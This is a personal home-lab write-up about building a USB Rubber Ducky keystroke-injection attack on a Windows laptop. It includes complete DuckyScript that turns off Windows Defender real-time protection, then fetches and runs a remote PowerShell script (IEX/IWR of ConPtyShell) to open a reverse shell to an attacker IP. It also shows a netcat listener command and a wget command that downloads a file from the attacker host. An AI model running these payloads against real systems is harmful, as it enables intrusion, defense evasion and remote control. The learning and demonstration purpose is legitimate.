Malicious USB Project

Full Documentation | 9-29-2023

Purpose

In security, I have always heard to never plug in random thumb drives that are not yours. I want to better understand the dangers associated with using rogue USBs and what these devices are actually capable of doing. After all, it's just a USB device, right? I also want to build my skills with scripting and using the Windows command prompt and PowerShell.

Scope

There are key objectives that will be accomplished in this project. These objectives aim to simulate an attack seen in a real-world scenario, as well as outline the feasibility of the attack. The attack vector used will be a USB Rubber Ducky from Hak5. The key objectives are as follows:

- Create a basic script/payload.
- Load the payload on the Rubber Ducky
- Test the payload on the victim.
- Find a reverse shell command for both attacker and victim machines.
- Test the reverse shell connection.
- Create a new payload with the reverse shell command.
- Load the payload on the Rubber Ducky and test it on the victim.
- Upload a file from the attacking device to the victim.


Project

Before I begin the project, it is important to understand what the USB Rubber Ducky is. In the eyes of the computer, it is just a keyboard. Fascinating, right? The only function that the Rubber Ducky has is that it injects keystrokes on the computer and at super-human speeds. This may sound insignificant; however, this means that an attacker can program it to do inject whatever keystrokes to a device


as if they were there, injecting the keystrokes themselves. By the end of the project, you will see why this is so dangerous. Below is a picture of what the Rubber Ducky looks like “under the hood.”

That tiny button that you see above the micro-SD card is how the device is disarmed and then a payload can be added to it.


Now that we are familiar with the device and its function, I will go ahead and create the basic script. I first navigate to Payload Studio provided by Hak5 and write my first script. This script is very simple, and its function is to load notepad and type “y0u h4v3 b33n p0wn3d.” This can be seen in the screenshot below.



The script is now finished, and I compile it by clicking “Generate Payload” and install the compiled script. The next step here is to move the compiled script to the Rubber Ducky to arm it which can be seen in the screenshots below.




The device is now armed and ready to go. I removed the Rubber Ducky and inserted it into the victim device which is a laptop. The payload was successful which can be seen in the screenshot below!





This experiment provided proof of concept that this innocent looking device injected arbitrary commands into a given computer. With this concept alone, I now know that it is possible to do whatever I would like to this computer and that creativity is the only limitation.

Now that the attack vector has proven to be successful, it is time to craft the attack. The scenario here is to gain remote access to a victim's computer. This will be achieved by spawning a reverse shell via the Rubber Ducky. First, I will look at a common GitHub repository for reverse shell titled "Payloads all the things." This repository has a vast amount of reverse shell methods. I found one that is titled "Fully Interactive Shell on Windows" which is exactly what I am looking for.



Now that I have the reverse shell command, it is time to test it to make sure it works before implementing it to the payload. First, I will set up Net Cat to listen for the incoming connection on my attacking machine. Then I will issue the reverse shell command on the victim machine and wait for a connection. There was a slight issue initially. The command was not working and gave me an error saying that the command was blocked for protection. I knew right away that this was a security setting that needed to be disabled. I then went into Windows Defender and disabled "Real-Time Protection." I then tested the command again and sure enough, the connection worked! This can be seen in the screenshots below.





```
luke@BocaServer:~$ stty raw -echo; (stty size; cat) | nc -lnvp 7777
Listening on 0.0.0.0 7777
                        Connection received on 192.168.4.57 58745

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindo
ws

PS C:\Users\Luke> whoami
onyx\luke
PS C:\Users\Luke> ls
```

The reverse shell method has been tested and proved. I now know that this can be used in the payload script.

The next phase is to craft the payload for the Rubber Ducky to deliver to the victim. To do this, I navigated back to Payload Studio and began scripting. There are two main stages in this payload; the first stage is to disable the “Real-Time Protection” setting in Windows Defender. The second stage is to execute the reverse shell command in PowerShell. This was much more complex than the test run so it required a lot of trial and error to get the script to execute the intended function on the victim. I tested both stages separately and when they both worked properly, I combined them into one script.


Stage 1

```
REM Title:Reverse Shell Connection
REM Author:Luke Tapanes
REM Description:Establish a reverse shell conne
REM Target:Windows Powershell
DELAY 1000
GUI r
DELAY 100
STRING windowsdefender://threat
ENTER
DELAY 1000
TAB
TAB
TAB
TAB
TAB
SPACE
DELAY 500
SPACE
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
ENTER
DELAY 200
ALT F4
```


Stage 2

```
DELAY 1000
ENTER
GUI r
DELAY 100
STRING powershell.exe
ENTER
DELAY 200
STRING IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.4.200 7777
ENTER
GUI m
```

I then compiled the payload and armed it on the Rubber Ducky. The final script can be seen in the screenshots below.




The time has come, the moment when the USB Rubber Ducky will deliver a payload to the victim to grant the attacking machine remote access. I set up Net Cat to listen for a connection and then inserted the Rubber Ducky into the Victim machine. I received a shell on the attacking machine which means the attack worked! This can be seen in the screenshot below.




After the successful attack, I now have the keys to the kingdom on the victim device. To take this project a step further I want to upload malware on the victim machine to simulate establishing persistence on the machine. The "malware" that I will upload, is just an empty text file labeled malware.exe. This will serve as proof of concept of remotely installing malware on the machine.

The first step is to host the malicious file on a webpage for the victim to retrieve. This can be achieved by navigating to the directory of the file and issuing the command "`python3 -m http.server`." The default port is 8000 because I did not specify.




Now that the file is up for grabs, we will issue the command "`wget 192.168.4.200/malware.exe -OutFile malware.exe`." This command tells the victim to download this file from this page which is the malware file.



This is what the page looks like.

Now it is time to check to see if the victim computer has a file titled "malware." Sure enough, it does!



Lessons Learned

This project was extremely insightful. I knew that rogue USBs are dangerous but didn't know exactly how dangerous and this project definitely brought that to light. This was only one type of attack and there are many other ways to use the Rubber Ducky effectively. Again, the only limitation here is the attacker's creativity. With that said, I successfully accomplished what I set out to do and completed each objective. In this project, I successfully:

- Created a basic script/payload.
- Loaded the payload on the Rubber Ducky
- Tested the payload on the victim.
- Found a reverse shell command for both attacker and victim machines.
- Tested the reverse shell connection.
- Disabled Windows Defender
- Scripted a new payload with the reverse shell command.
- Loaded the payload on the Rubber Ducky and tested it on the victim.
- Uploaded malware from the attacking device to the victim.

Here are a few sources that inspired this project and helped me out:

https://www.youtube.com/watch?v=A2JNBpUotZM

https://www.youtube.com/watch?v=bXCeFPNWjsM&t=906s